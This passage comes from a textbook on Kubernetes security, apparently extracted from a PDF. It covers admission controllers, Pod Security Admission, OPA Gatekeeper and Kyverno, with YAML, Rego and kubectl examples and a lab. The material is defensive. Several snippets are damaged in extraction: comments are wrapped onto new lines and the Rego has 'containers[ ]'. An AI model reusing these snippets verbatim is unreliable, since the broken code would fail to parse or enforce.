By the end of this chapter, you will be able to:

- Explain what admission controllers are and where they sit in the API request pipeline.
- Distinguish between mutating and validating admission webhooks and describe how each works.
- Understand the security implications of webhook failure policies.
- Implement Pod Security Admission using all three modes: Enforce, Audit, and Warn.
- Describe the exact restrictions each Pod Security Standard imposes.
- Write a pod specification that passes the Restricted standard.
- Configure PSA exemptions for system namespaces.
- Plan a migration from no PSP to enforced PSA without breaking production workloads.

7.1 Introduction

Authentication says who you are. RBAC says what you're allowed to do. But neither answers: *is what you're doing actually safe?*


A developer with legitimate permission to create pods can submit a pod spec that runs as root, mounts the host filesystem, uses privileged mode, and drops all seccomp protections. RBAC allows it — the developer has `create` on `pods`. But the resulting container is effectively a root shell on the node.

Admission controllers are the mechanism Kubernetes uses to answer that third question. They intercept every API request after authentication and authorization, inspect the resource being created or modified, and can approve it, reject it, or modify it before it's written to etcd. They're the last line of automated defense before a workload enters the cluster.

This chapter covers the full admission controller landscape, with particular focus on Pod Security Admission — the built-in mechanism for enforcing pod-level security standards — and how to deploy it in a way that catches problems without breaking running workloads.

7.2 The Request Lifecycle

Admission controllers are the third stage in the API server pipeline:



Mutating controllers run first. They can modify the incoming object injecting sidecars, adding labels, setting security defaults. Once mutations are complete, the object is re-validated against the schema. Then validating controllers run, with full visibility into the final object including any mutations. A validating controller that runs before a mutation would be working with incomplete information; running after gives it the real picture.

If any admission controller rejects a request, the entire request fails. The client receives an error and nothing is written to etcd.

7.3 Built-In Admission Plugins

Some admission controllers are compiled directly into the API server and enabled by default. You don't configure these externally they're always running. A few are worth knowing from a security standpoint:

`NamespaceLifecycle` — prevents creating resources in namespaces that are being deleted, and blocks deletion of the `default`, `kube-system`, and `kube-public` namespaces. Without this, a misconfigured controller could accidentally delete system namespaces.

`LimitRanger` — enforces LimitRange objects in namespaces. If a namespace has a LimitRange setting default CPU and memory limits, this plugin applies those defaults to pods that don't specify them. This prevents unbounded resource consumption.

`ServiceAccount` — automatically assigns a service account to pods that don't specify one, and injects the service account token. This is what makes the auto-mount behavior from Chapter 5 happen.

`NodeRestriction` — limits what kubelets can do via the API server. A kubelet can only modify its own node object and pods scheduled to its node — it can't modify other nodes or pods. This is an important isolation control that prevents a compromised node from tampering with cluster state.

`PodSecurity` — this is Pod Security Admission, the primary subject of this chapter.

7.4 Webhook Admission Controllers

Beyond the built-in plugins, Kubernetes supports external admission webhooks. These are HTTPS endpoints typically running as pods in the cluster that the API server calls during the admission phase. Webhooks are how OPA Gatekeeper, Kyverno, and other policy engines integrate with Kubernetes.

There are two types, matching the two admission phases:

MutatingWebhookConfiguration — the API server sends the incoming resource to the webhook endpoint, which can return a modified version. The webhook's response is a JSON Patch that gets applied to the object before it proceeds.

ValidatingWebhookConfiguration — the API server sends the resource to the webhook, which returns `allowed: true` or `allowed: false`. No modification is possible.

A minimal ValidatingWebhookConfiguration looks like this:

```yaml
apiVersion: admissionregistration.k8s.io/v1
kind: ValidatingWebhookConfiguration
metadata:
  name: deny-privileged-pods
webhooks:
- name: deny-privileged.example.com
  admissionReviewVersions: ["v1"]
  clientConfig:
    service:
      name: policy-webhook
      namespace: policy-system
      path: /validate
```

```
    caBundle: <base64-encoded-CA-cert>    # webhook must use TLS
  rules:
  - apiGroups: [""]
    apiVersions: ["v1"]
    resources: ["pods"]
    operations: ["CREATE", "UPDATE"]
  namespaceSelector:                      # only apply to labeled
namespaces
    matchLabels:
      webhook-policy: enforced
  failurePolicy: Fail                     # what to do if the webhook is
unreachable
  sideEffects: None
  timeoutSeconds: 5
```

Webhook Security: `failurePolicy`

The `failurePolicy` field is one of the most security-relevant decisions in webhook configuration, and it's commonly set incorrectly.

- **`failurePolicy: Fail`** — if the webhook endpoint is unreachable or returns an error, the API request is denied. This is the safe default for security controls — a broken security check fails closed.
- **`failurePolicy: Ignore`** — if the webhook is unreachable, the API request is allowed through as if the webhook didn't exist. This is appropriate for low-risk defaulting operations but catastrophic for security enforcement.

A validating webhook enforcing "no privileged containers" with `failurePolicy: Ignore` stops enforcing the moment the webhook pod crashes. Privileged containers will be accepted silently until someone notices the webhook is down. Set security-enforcement webhooks to `Fail`.

Webhook TLS Requirements

Webhooks must use TLS. The API server verifies the webhook server's certificate against the `caBundle` field in the configuration. This prevents a man-in-the-middle attack where a network-level attacker intercepts the admission call and returns `allowed: true` for everything.

The webhook service should ideally be in a dedicated namespace with strict RBAC so that only cluster operators can modify the webhook configuration. Anyone who can edit a `ValidatingWebhookConfiguration` can potentially disable security controls cluster-wide.

7.5 PodSecurityPolicy: The Old Way

Before Kubernetes 1.21, PodSecurityPolicy (PSP) was the primary mechanism for enforcing pod-level security requirements. PSP objects defined constraints — no privileged containers,

non-root execution, restricted volume types — and were then attached to service accounts via RBAC.

PSP worked, but it was operationally difficult. The RBAC wiring was non-obvious and error-prone. If the policy wasn't correctly bound to the right service accounts, it either applied to nothing or applied to system components and broke the cluster. Many organizations that tried to enable PSP found their clusters breaking in unexpected ways and ended up disabling it entirely.

Kubernetes deprecated PSP in 1.21 and removed it in 1.25. If you're on a cluster version before 1.25 and still using PSP, you need to migrate before upgrading. If you're on 1.25 or later, PSP is simply gone Pod Security Admission is the replacement.

7.6 Pod Security Admission

Pod Security Admission (PSA) is the built-in replacement for PSP. Instead of complex RBAC-wired policies, PSA uses a much simpler model: you label a namespace with a security standard, and the `PodSecurity` admission plugin enforces that standard for every pod created in that namespace.

No webhook to deploy. No RBAC to wire. Just a namespace label.

```
kubectl label namespace production \
  pod-security.kubernetes.io/enforce=restricted
```

That one command means every pod created in the `production` namespace must comply with the Restricted security standard or be rejected.

7.7 Pod Security Standards

PSA defines three security standards, each progressively more restrictive.

Privileged

Essentially unrestricted. Privileged containers, host networking, host PID, host IPC — all allowed. This profile is for infrastructure components like CNI plugins, storage drivers, and node management daemons that genuinely need host-level access. The `kube-system` namespace typically runs under Privileged.

No application workload should run in a Privileged namespace unless there's a specific documented reason.

Baseline

Blocks the most obviously dangerous configurations while maintaining broad compatibility with existing applications. Baseline prevents:

- Privileged containers (`privileged: true`)
- Host namespace sharing (`hostNetwork`, `hostPID`, `hostIPC`)
- Host path volume mounts
- Dangerous capabilities (`NET_ADMIN`, `SYS_ADMIN`, etc.)
- Privileged ports (< 1024) via `hostPort`
- AppArmor profile overrides that bypass the default

Most general-purpose applications can run under Baseline with no modification. It's a good starting standard for teams migrating from no enforcement.

Restricted

The most stringent built-in standard. Restricted enforces current security best practices and requires explicit configuration of security context fields. Here's what it requires:

Field	Required Value
`spec.securityContext.runAsNonRoot`	`true`
`spec.securityContext.seccompProfile.type`	`RuntimeDefault` or `Localhost`
`containers[*].securityContext.allowPrivilegeEscalation`	`false`
`containers[*].securityContext.capabilities.drop`	must include `ALL`
`containers[*].securityContext.runAsNonRoot`	`true` (or inherited from pod)
Volume types	Only configMap, downwardAPI, emptyDir, ephemeral, persistentVolumeClaim, projected, secret

Everything from Baseline is also required. A pod that doesn't specify these fields explicitly will be rejected — PSA doesn't assume safe defaults, it requires explicit opt-in.

What a Compliant Pod Looks Like

Here's a complete pod spec that passes Restricted:

```yaml
apiVersion: v1
kind: Pod
metadata:
  name: compliant-app
  namespace: production
spec:
```

```
  securityContext:
    runAsNonRoot: true
    runAsUser: 1000
    seccompProfile:
      type: RuntimeDefault      # use the container runtime's default
seccomp profile
  containers:
  - name: app
    image: my-app:v1.2.3
    securityContext:
      allowPrivilegeEscalation: false
      capabilities:
        drop:
        - ALL                   # drop all Linux capabilities
      readOnlyRootFilesystem: true   # not required by PSA but a good
practice
    resources:
      requests:
        cpu: "100m"
        memory: "128Mi"
      limits:
        cpu: "500m"
        memory: "256Mi"
```

The key fields: `runAsNonRoot`, `seccompProfile`, `allowPrivilegeEscalation: false`, and `capabilities.drop: [ALL]`. These four are the Restricted standard's non-negotiables.

7.8 PSA Modes

PSA supports three operational modes that can be applied independently per standard per namespace:

Enforce — violations are rejected. The pod is not created and the API returns an error explaining which standard was violated and which field triggered it.

Audit — violations are allowed through but logged in the audit log with an annotation. The pod runs; the violation is recorded. Useful for discovering what would break if you enforced.

Warn — violations are allowed through but the API returns a warning message to the client. Users see the warning in their terminal when they run `kubectl apply`. The pod runs; the developer is informed.

You can combine modes across standards on the same namespace:

```
# Audit violations against Restricted (find what would break)
# Enforce the Baseline standard (block the most dangerous configs)
# Warn about anything that would fail Restricted
kubectl label namespace staging \
  pod-security.kubernetes.io/audit=restricted \
  pod-security.kubernetes.io/enforce=baseline \
  pod-security.kubernetes.io/warn=restricted
```

This is a common migration pattern: enforce Baseline immediately (it has high compatibility), and use Audit and Warn to surface what needs fixing before you enforce Restricted.

The label format also supports versioning the standard:

```
kubectl label namespace production \
  pod-security.kubernetes.io/enforce=restricted \
  pod-security.kubernetes.io/enforce-version=v1.27
```

Versioning pins behavior to a specific Kubernetes version's standard definition, so a cluster upgrade doesn't silently change enforcement behavior.

7.9 PSA Exemptions

Some namespaces legitimately need to run workloads that would violate the Restricted or even Baseline standard. The `kube-system` namespace is the canonical example — CNI pods, the kube-proxy DaemonSet, and storage drivers often need host access.

PSA exemptions are configured in the `PodSecurity` admission plugin's configuration, which is set at the API server level:

```
apiVersion: apiserver.config.k8s.io/v1
kind: AdmissionConfiguration
plugins:
- name: PodSecurity
  configuration:
    apiVersion: pod-security.admission.config.k8s.io/v1
    kind: PodSecurityConfiguration
    defaults:
      enforce: "baseline"           # default for unlabeled namespaces
      enforce-version: "latest"
      audit: "restricted"
      audit-version: "latest"
      warn: "restricted"
      warn-version: "latest"
    exemptions:
      namespaces:
      - kube-system                 # exempt system namespace
      - falco                       # Falco needs privileged access
      runtimeClasses: []
      usernames: []
```

This configuration also shows the `defaults` field — you can set a cluster-wide default standard that applies to namespaces without explicit labels. Setting a default of `baseline` means any new namespace is immediately protected at Baseline level without requiring the team to remember to add labels.

7.10 Migration Strategy

The worst thing you can do with PSA is set a namespace to `enforce=restricted` in production without testing. Here's a safe migration path:

Step 1 — Add Audit and Warn on Restricted to all namespaces. This reveals violations without breaking anything. Leave it running for a full release cycle (one to two weeks) while monitoring audit logs.

```
for ns in $(kubectl get ns -o name | cut -d/ -f2); do
  kubectl label namespace $ns \
    pod-security.kubernetes.io/audit=restricted \
    pod-security.kubernetes.io/warn=restricted \
    --overwrite
done
```

Step 2 — Review violations. Query the audit log for PSA violations:

```
# In the audit log (from the Kind cluster setup in Chapter 4)
docker exec security-lab-control-plane \
  grep "\"reason\":\"FailedCreate\"\|pod-security" \
  /var/log/kubernetes/audit.log | jq -r '.annotations'
```

Or use `kubectl events` on namespaces:

```
kubectl get events -A | grep "pod-security"
```

Step 3 — Fix workloads that violate Restricted. For most applications this means adding the four required security context fields. Infrastructure components that genuinely need host access should be moved to dedicated exempted namespaces.

Step 4 — Enforce Baseline first. Baseline has very high compatibility and catches the most dangerous configurations:

```
kubectl label namespace production \
  pod-security.kubernetes.io/enforce=baseline --overwrite
```

Step 5 — Enforce Restricted after workloads are fixed. Per-namespace as each team completes remediation.

7.11 What PSA Doesn't Cover

PSA is deliberately scoped to pod-level security configurations. It doesn't cover:

- **Image source** — PSA doesn't verify that an image came from an approved registry. OPA Gatekeeper or Kyverno can.
- **Runtime behavior** — once a pod is running, PSA is done. Falco handles runtime threat detection.
- **Network policy** — PSA says nothing about which pods can talk to which other pods.
- **RBAC and access control** — PSA doesn't restrict what identities can do.

- **Custom organizational policies** — mandatory labels, resource limits, naming conventions. These require policy-as-code tools.

PSA is one layer in the defense-in-depth stack, not a complete solution. Chapter 8 covers policy-as-code tools that extend enforcement to the things PSA can't handle.

Chapter Summary

Admission controllers are the mechanism that answers the question RBAC can't: is this resource configuration actually safe? Built-in plugins handle core behaviors; external webhooks extend enforcement to organizational policies. The key security decision for webhooks is `failurePolicy: Fail` — a security control that fails open is not a security control.

Pod Security Admission replaced the operationally difficult PodSecurityPolicy with a simple namespace-label model. Three standards — Privileged, Baseline, Restricted — covering progressively stricter security requirements, combined with three modes — Enforce, Audit, Warn — give teams the tools to migrate gradually without breaking production workloads.

Restricted is the right target for application namespaces. Getting there requires fixing workloads to include explicit security context fields, but those fields aren't burdensome — they're good practice regardless of PSA.

Hands-On Lab 7: Implementing and Migrating Pod Security Admission

Objective

Apply PSA in audit mode, discover violations, fix a pod spec to pass Restricted, then switch to enforcement.

Setup

```
kubectl create namespace psa-dev
kubectl create namespace psa-prod
```

Part A: Discover Violations with Audit Mode

Label the namespace to audit against Restricted but not enforce:

```
kubectl label namespace psa-dev \
  pod-security.kubernetes.io/audit=restricted \
  pod-security.kubernetes.io/warn=restricted
```

Deploy a pod that violates Restricted:

```
kubectl apply -n psa-dev -f - <<EOF
apiVersion: v1
kind: Pod
metadata:
```

```
  name: violation-test
spec:
  containers:
  - name: nginx
    image: nginx:1.25
EOF
```

The pod should be created (audit mode allows it), but you'll see a warning in the output listing which Restricted fields are missing. Note down the violations.

Part B: Write a Compliant Pod Spec

Fix the pod spec to satisfy the Restricted standard:

```
# compliant-pod.yaml
apiVersion: v1
kind: Pod
metadata:
  name: compliant-test
  namespace: psa-dev
spec:
  securityContext:
    runAsNonRoot: true
    runAsUser: 101        # nginx's default non-root user
    seccompProfile:
      type: RuntimeDefault
  containers:
  - name: nginx
    image: nginx:1.25
    securityContext:
      allowPrivilegeEscalation: false
      capabilities:
        drop:
        - ALL
```

```
kubectl apply -f compliant-pod.yaml
```

This should deploy without warnings.

Part C: Switch to Enforcement

Now enforce Restricted on the production namespace and test:

```
kubectl label namespace psa-prod \
  pod-security.kubernetes.io/enforce=restricted
```

Try deploying the non-compliant pod:

```
kubectl apply -n psa-prod -f - <<EOF
apiVersion: v1
kind: Pod
metadata:
  name: blocked-test
spec:
```

```
  containers:
  - name: nginx
    image: nginx:1.25
EOF
```

This time the pod is rejected. Read the error message carefully — PSA tells you exactly which fields violated which standard.

Now deploy the compliant spec to the production namespace:

```
kubectl apply -n psa-prod -f compliant-pod.yaml
```

Part D: Test a Privileged Container

```
kubectl apply -n psa-prod -f - <<EOF
apiVersion: v1
kind: Pod
metadata:
  name: privileged-test
spec:
  containers:
  - name: alpine
    image: alpine
    securityContext:
      privileged: true
EOF
```

This should also be rejected, with the error pointing to `privileged: true` as the violation.

Cleanup

```
kubectl delete namespace psa-dev psa-prod
```

Discussion Questions

- Why does PSA's Audit mode allow the pod to run while still logging a violation? In what operational scenario is this the right mode to use?
- The compliant pod uses `runAsUser: 101`. What would happen if the container image's process tried to run as root?
- Why should `kube-system` be exempted from Restricted enforcement rather than just not labeled?

Review Questions

1. What is the difference between a mutating and a validating admission controller, and which type runs first?
2. What does `failurePolicy: Fail` mean for a webhook, and why is it the correct setting for security enforcement webhooks?
3. Why was PodSecurityPolicy removed in Kubernetes 1.25, and what replaced it?

4. What are the four security context fields required by the Restricted Pod Security Standard?
5. A namespace has `pod-security.kubernetes.io/enforce=baseline` and `pod-security.kubernetes.io/warn=restricted` labels. What happens when a pod is submitted that violates Restricted but not Baseline?
6. Why is it important to exempt `kube-system` from Pod Security Admission enforcement?
7. What is the purpose of the `enforce-version` label, and when would you use it?
8. Name three things that PSA does not cover, and identify which tool or mechanism addresses each one.
9. A pod is created in a Restricted namespace without a `seccompProfile` field. What happens?
10. Describe a safe three-step migration path for applying Restricted enforcement to a namespace that currently has no PSA labels.

Chapter 8
Policy as Code with OPA Gatekeeper and Kyverno

Learning Objectives

By the end of this chapter, you will be able to:

- Explain what policy as code is and why PSA alone isn't sufficient for organizational governance.
- Deploy OPA Gatekeeper and write a ConstraintTemplate using Rego.
- Deploy Kyverno and write validate, mutate, and generate policies in YAML.
- Implement policies enforcing approved registries, versioned image tags, and resource limits.
- Use Gatekeeper's audit mode to discover violations in existing workloads.
- Choose between Gatekeeper and Kyverno based on team requirements.
- Integrate policy checks into a CI/CD pipeline before workloads reach the cluster.

8.1 Introduction

Pod Security Admission covers pod-level security configurations. That's important, but it's a narrow slice of what organizations actually need to govern. PSA won't stop someone from pulling images from a random public registry. It doesn't enforce that every workload has a team label for cost allocation. It doesn't block deployments without resource limits, or prevent the `latest` tag that makes rollbacks impossible to trace.

These are real organizational requirements, and in a cluster with dozens of developers and hundreds of deployments per week, manual enforcement via code review doesn't scale. Policy as code puts those requirements into the cluster's admission pipeline where they're enforced automatically on every resource, every time, with no dependency on someone remembering to check.

This chapter covers two tools that do this well: **OPA Gatekeeper** (based on the Open Policy Agent) and **Kyverno** (a Kubernetes-native policy engine). Both sit as admission webhooks — we covered how those work in Chapter 7 — and both support validating, mutating, and auditing resources. They're genuinely different tools with different design philosophies, and by the end of this chapter you'll have enough hands-on experience with each to make an informed choice for your environment.

8.2 What Policy as Code Means in Practice

A traditional security policy is a document. It says things like "all container images must be pulled from the internal registry" or "every namespace must have an owner label." The document exists, people are trained on it, and compliance depends entirely on whether those people remember and follow through on every deployment.

Policy as code converts that document into executable rules that run as part of the Kubernetes admission pipeline. The rule evaluates every applicable resource as it's created or updated. Violations are rejected before they reach the cluster. There's no gap between "the policy says X" and "the cluster enforces X."

The security improvements are real, but the operational improvements are just as significant. Developers get immediate feedback, a clear error message explaining what's wrong and what needs to change instead of finding out weeks later in an audit. Teams building new services start compliant by default rather than retroactively fixing problems.

8.3 OPA Gatekeeper

What Is OPA?

The Open Policy Agent (OPA, pronounced "oh-pa") is a general-purpose policy engine that decouples policy logic from application code. OPA uses a language called **Rego** to express policies. You can use OPA with Kubernetes, Terraform, microservice APIs, CI/CD systems anywhere you need to evaluate "does this input satisfy these rules?"

OPA doesn't know anything about Kubernetes specifically. That's where Gatekeeper comes in.

What Is Gatekeeper?

Gatekeeper is an OPA-based admission controller for Kubernetes. It registers as a ValidatingWebhookConfiguration (and optionally a MutatingWebhookConfiguration), intercepts API requests, evaluates them against OPA policies, and returns allow or deny decisions.

Gatekeeper introduces two Kubernetes custom resource types that work together:

- **ConstraintTemplate** — defines the policy logic in Rego. One template per policy type (e.g., "no latest tag").
- **Constraint** — applies a ConstraintTemplate to specific resources. One constraint per policy instance (e.g., "apply no-latest-tag to pods in the production namespace").

The separation exists so you can define a policy once and apply it differently in different contexts — perhaps enforcing it in production but only auditing in staging.

Installing Gatekeeper

```
helm repo add gatekeeper https://open-policy-
agent.github.io/gatekeeper/charts
helm repo update

helm install gatekeeper gatekeeper/gatekeeper \
  --namespace gatekeeper-system \
  --create-namespace \
  --set replicas=1   # single replica is fine for a lab cluster
```

Wait for the pods to start:

```
kubectl get pods -n gatekeeper-system --watch
```

You should see `gatekeeper-controller-manager` and `gatekeeper-audit` pods running.

Writing a ConstraintTemplate

Let's write a policy that blocks the `latest` image tag. First, the ConstraintTemplate — this defines the Rego logic:

```
apiVersion: templates.gatekeeper.sh/v1
kind: ConstraintTemplate
metadata:
  name: k8sblocklatestimage
spec:
  crd:
    spec:
      names:
        kind: K8sBlockLatestImage    # creates a new CRD for the
constraint
  targets:
  - target: admission.k8s.gatekeeper.sh
    rego: |
      package k8sblocklatestimage

      violation[{"msg": msg}] {
        container := input.review.object.spec.containers[ ]
        endswith(container.image, ":latest")
        msg := sprintf("Container '%v' uses the 'latest' tag which is not
allowed. Use an explicit version.", [container.name])
      }

      violation[{"msg": msg}] {
        container := input.review.object.spec.containers[ ]
        not contains(container.image, ":")   # no tag at all also implies
latest
        msg := sprintf("Container '%v' has no image tag. Specify an
explicit version.", [container.name])
      }
```

The Rego code reads the pod spec from `input.review.object`, loops over containers, and fires a violation if any container uses `:latest` or has no tag at all. The `msg` field becomes the error message the developer sees.

Apply it:

```
kubectl apply -f block-latest-template.yaml
```

Applying a Constraint

The ConstraintTemplate creates a new CRD (`K8sBlockLatestImage`). Now create an instance of that CRD the Constraint to actually enforce the policy:

```
apiVersion: constraints.gatekeeper.sh/v1beta1
kind: K8sBlockLatestImage
metadata:
  name: block-latest-image
spec:
  enforcementAction: deny            # or "dryrun" for audit-only mode
  match:
    kinds:
    - apiGroups: [""]
      kinds: ["Pod"]
    namespaceSelector:
      matchExpressions:
      - key: kubernetes.io/metadata.name
        operator: NotIn
        values: ["kube-system", "gatekeeper-system", "falco"]
```

The `namespaceSelector` excludes system namespaces — the same pattern we used for PSA exemptions in Chapter 7.

```
kubectl apply -f block-latest-constraint.yaml
```

Test it:

```
# This should be rejected
kubectl run test --image=nginx:latest

# This should be allowed
kubectl run test --image=nginx:1.25
```

Requiring Resource Limits

Here's a ConstraintTemplate that enforces resource limits on all containers:

```
apiVersion: templates.gatekeeper.sh/v1
kind: ConstraintTemplate
metadata:
  name: k8srequirelimits
spec:
  crd:
    spec:
```

```
      names:
        kind: K8sRequireLimits
  targets:
  - target: admission.k8s.gatekeeper.sh
    rego: |
      package k8srequirelimits

      violation[{"msg": msg}] {
        container := input.review.object.spec.containers[ ]
        not container.resources.limits.cpu
        msg := sprintf("Container '%v' is missing a CPU limit.",
[container.name])
      }

      violation[{"msg": msg}] {
        container := input.review.object.spec.containers[_]
        not container.resources.limits.memory
        msg := sprintf("Container '%v' is missing a memory limit.",
[container.name])
      }
```

Gatekeeper Audit Mode

Gatekeeper's audit controller periodically scans existing resources in the cluster and checks them against all active Constraints with `enforcementAction: dryrun`. This is how you discover pre-existing violations without blocking new deployments.

View audit violations:

```
# Check violations on a specific constraint
kubectl describe k8sblocklatestimage block-latest-image

# Or query violations directly
kubectl get k8sblocklatestimage block-latest-image \
  -o jsonpath='{.status.violations}' | jq .
```

Violations appear in the `.status.violations` field with the resource name, namespace, and the violation message. This is the mechanism for understanding what would break if you switched `enforcementAction` from `dryrun` to `deny`.

8.4 Kyverno

What Is Kyverno?

Kyverno is a policy engine built specifically for Kubernetes, created by Nirmata. Unlike Gatekeeper/OPA, Kyverno policies are written in YAML — the same format Kubernetes uses for everything else. There's no separate policy language to learn. If you can read a Kubernetes manifest, you can read a Kyverno policy.

Kyverno supports three policy actions: - **Validate** — check resources and allow or deny based on rules - **Mutate** — automatically modify resources as they're created - **Generate** — create supporting resources (NetworkPolicies, ResourceQuotas) when a namespace is created

Installing Kyverno

```
helm repo add kyverno https://kyverno.github.io/kyverno/
helm repo update

helm install kyverno kyverno/kyverno \
  --namespace kyverno \
  --create-namespace

kubectl get pods -n kyverno --watch
```

Kyverno Validate Policy: Block Latest Tag

```
apiVersion: kyverno.io/v1
kind: ClusterPolicy
metadata:
  name: block-latest-tag
  annotations:
    policies.kyverno.io/title: Block Latest Image Tag
    policies.kyverno.io/description: >-
      Requires all container images to use explicit version tags.
      The 'latest' tag and untagged images are not permitted.
spec:
  validationFailureAction: Enforce    # or Audit
  background: true                    # also audit existing resources
  rules:
  - name: check-image-tag
    match:
      any:
      - resources:
          kinds:
          - Pod
    exclude:
      any:
      - resources:
          namespaces:
          - kube-system
          - kyverno
    validate:
      message: "Image '{{ request.object.spec.containers[].image }}' must
use an explicit tag, not 'latest'."
      foreach:
      - list: "request.object.spec.containers"
        deny:
          conditions:
            any:
            - key: "{{ element.image }}"
              operator: Equals
              value: "*:latest"
            - key: "{{ element.image }}"
```

```
              operator: NotContains
              value: ":"    # no tag at all
```

Kyverno Validate Policy: Require Labels

```
apiVersion: kyverno.io/v1
kind: ClusterPolicy
metadata:
  name: require-team-label
spec:
  validationFailureAction: Enforce
  background: true
  rules:
  - name: check-team-label
    match:
      any:
      - resources:
          kinds:
          - Namespace
    validate:
      message: "Namespace must have a 'team' label identifying the owning
team."
      pattern:
        metadata:
          labels:
            team: "?*"     # must exist and be non-empty
```

Kyverno Mutate Policy: Inject Security Context

Mutation is where Kyverno shines. You can automatically add security context fields to pods that don't have them, rather than just rejecting the pod. This is useful during migrations — instead of blocking non-compliant pods, you fix them automatically:

```
apiVersion: kyverno.io/v1
kind: ClusterPolicy
metadata:
  name: add-default-security-context
spec:
  rules:
  - name: add-seccomp-profile
    match:
      any:
      - resources:
          kinds:
          - Pod
    mutate:
      patchStrategicMerge:
        spec:
          securityContext:
            +(seccompProfile):              # + means "add only if missing"
              type: RuntimeDefault
          containers:
          - (name): "*"
```

```
            securityContext:
              +(allowPrivilegeEscalation): false
              +(readOnlyRootFilesystem): true
```

The `+(field)` syntax means "add this field only if it doesn't already exist." This prevents the mutation from overriding intentional configuration.

Kyverno Generate Policy: Auto-Create NetworkPolicy

When a new namespace is created, automatically create a default-deny NetworkPolicy in it:

```yaml
apiVersion: kyverno.io/v1
kind: ClusterPolicy
metadata:
  name: default-deny-network-policy
spec:
  rules:
  - name: generate-default-deny
    match:
      any:
      - resources:
          kinds:
          - Namespace
    generate:
      apiVersion: networking.k8s.io/v1
      kind: NetworkPolicy
      name: default-deny-all
      namespace: "{{request.object.metadata.name}}"
      synchronize: true      # keep the generated policy in sync
      data:
        spec:
          podSelector: {}    # applies to all pods
          policyTypes:
          - Ingress
          - Egress
```

Every new namespace automatically gets a default-deny NetworkPolicy. Teams explicitly add NetworkPolicies to allow the traffic their workloads need. This is zero-trust networking at the namespace level, applied automatically.

Kyverno Policy Reports

Kyverno generates `PolicyReport` and `ClusterPolicyReport` resources that summarize violations across the cluster:

```
# View violations in a specific namespace
kubectl get policyreport -n production

# View cluster-wide violations
kubectl get clusterpolicyreport

# Detailed violations for a policy
kubectl describe policyreport -n production
```

8.5 Gatekeeper vs Kyverno: Choosing the Right Tool

Both tools are production-grade and actively maintained. The choice usually comes down to team preferences and existing tooling:

Factors	Gatekeeper	Kyverno
Policy language	Rego (separate DSL)	YAML (Kubernetes-native)
Learning curve	Higher — Rego takes time	Lower — familiar YAML syntax
Flexibility	High — Rego is very expressive	High — covers most use cases
Mutation support	Limited	Strong — rich patching support
Resource generation	Not supported	Supported
Image verification	Not built-in	Built-in (Cosign integration)
Audit capabilities	Strong — built-in audit controller	Strong — PolicyReports
OPA ecosystem	Full OPA ecosystem compatible	Kubernetes-specific
Community policies	Large OPA policy library	Growing Kyverno policies library

If your organization already uses OPA elsewhere (Terraform, service mesh, API gateways), Gatekeeper lets you reuse that expertise and potentially share policies across platforms. If you're Kubernetes-focused and want the lowest barrier to entry, Kyverno is the faster path to production.

Many organizations run both: Kyverno for day-to-day Kubernetes policies (faster to write, easier to audit) and Gatekeeper for complex multi-system policies where Rego's expressiveness is needed.

8.6 Policy in CI/CD

Admission webhooks catch violations at deploy time. That's the safety net. But the earlier you catch a policy violation, the cheaper it is to fix. A developer who finds out at `kubectl apply` time that their image tag is wrong has to stop, rebuild, and redeploy. A developer whose IDE or CI pipeline catches it before commit fixes it in seconds.

`conftest` is a command-line tool that evaluates Kubernetes manifests against OPA/Rego policies before they're applied to a cluster. You write the same Rego policies you'd use in Gatekeeper, but run them as a CI step:

```
# Install conftest
brew install conftest   # macOS

# Run policies against a manifest
conftest test deployment.yaml \
  --policy policies/

# Typical CI step
conftest test k8s/ --policy policies/ --output table
```

Kyverno CLI provides the same for Kyverno policies:

```
# Install kyverno CLI
brew install kyverno

# Test a manifest against a policy
kyverno apply kyverno-policies/ --resource deployment.yaml

# JSON output for CI reporting
kyverno apply kyverno-policies/ --resource k8s/ --output json
```

